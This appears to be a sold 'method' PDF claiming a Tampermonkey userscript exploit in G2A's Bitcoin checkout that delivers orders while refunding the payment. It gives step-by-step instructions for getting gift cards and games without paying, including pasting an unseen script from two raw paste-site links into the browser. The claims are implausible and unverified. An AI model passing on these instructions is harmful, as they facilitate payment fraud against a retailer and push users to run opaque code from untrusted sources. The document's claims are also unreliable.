G2A.com

Thank you for buying my exclusive **HQ** G2A Method.

You made the best choice of your life buying this PDF!

With this method you will be able to get anything from https://www.g2a.com/ completely for free. This exploit works for literally any product that is

available for sale on G2A. I personally would get giftcards & games.

I can assure you this method has been

crafted to perfection.

Sincerely

How does it work?

We will use a script via tamper-monkey which changes the exploits our browser whenever we make a new order on G2A. As soon as we get redirected to the payment page, our vulnerability will activate, which results in the order getting market as "Expired" on G2A's payment processor, but not on G2A's side itself. If we pay for the products via Bitcoin - our order will be processed and delivered by G2A anyway but the BTC will then get **INSTANTLY refunded to our wallet.**

INSTRUCTIONS:

1. Install a Google Chrome extension called "Tampermoney".
2. Add the script to tampermonkey. (links will be provided)
3. Create a new order on G2A and pay for the products by Bitcoin.
4. Claim your products. (Order will be successfully processed by G2A)
5. Wait a few minutes for a refund to your wallet of choice.

Important - PLEASE READ:

Keep in mind that G2A will only refund your expired order only if it's above 0.0001 BTC. Any lower **amount is not prioritized by their system, therefore it will require you to contact G2A's support to get a refund. This will result in your request getting rejected as they will find out** that the order was already processed by them. If you use any amount higher than 0.0001 BTC, it will get automatically refunded without problems.

Basically you have to add to your cart products that are worth at least $10 in total, it could be one or multiple products in your cart - it doesn't matter. There is absolutely NO LIMITS on the maximum worth of your cart. I have personally purchased 2 x $100 Amazon Giftcards for the sake of this PDF.

Okay, let's begin.

Here are the things you need:

- At least $10 in BTC to pay for the order. (Your order can be multiple items.)

  I personally recommend you pick at least one $100 gftcard of your choice.

- Google Chrome browser

- Tampermonkey extension

https://chromewebstore.google.com/detail/tampermonkey/dhdghttps://chromewebstore.google.com/deta

If the link is no longer working,   simply google for Tampermonkey and
you will find it.

- The script. You can find it on step 4.

Edit: I was getting questions if this script could work for other
payment methods. The answer is No. If you want to use this method, you would have
to use Bitcoin. It's not hard to buy crypto nowadays, so I guess it
shouldn't be a problem at all. BTC transactions on G2A go through NO verification at all
compared to other payment methods like PayPal or Card.
Currently, I've only found an exploit for BTC.

Okay, if you're ready - follow my steps:

Step 1 Add Tampermonkey extension to your browser.

Step 2. Click on Tampermonkey's icon at the top-right side of your browser,
and click "Create a new script."


Step 3 . Remove any preset   code so you have a clean page like on the
screenshot:


Step 4. Copy the script below:

https://text.is/3JXR/raw

Or this mirror: https://pastes.io/raw/hdwhopwvot

And paste it in the Editor from Step 3.


Step 5. Go to "File" and click "Save".

Step 6. Make sure that your script is enabled.   It should look just like on this screenshot:

Step 7. Go to https://www.g2a.com/ and add some products to your cart.   I will purchase 2 x $100 Amazon Giftcards.
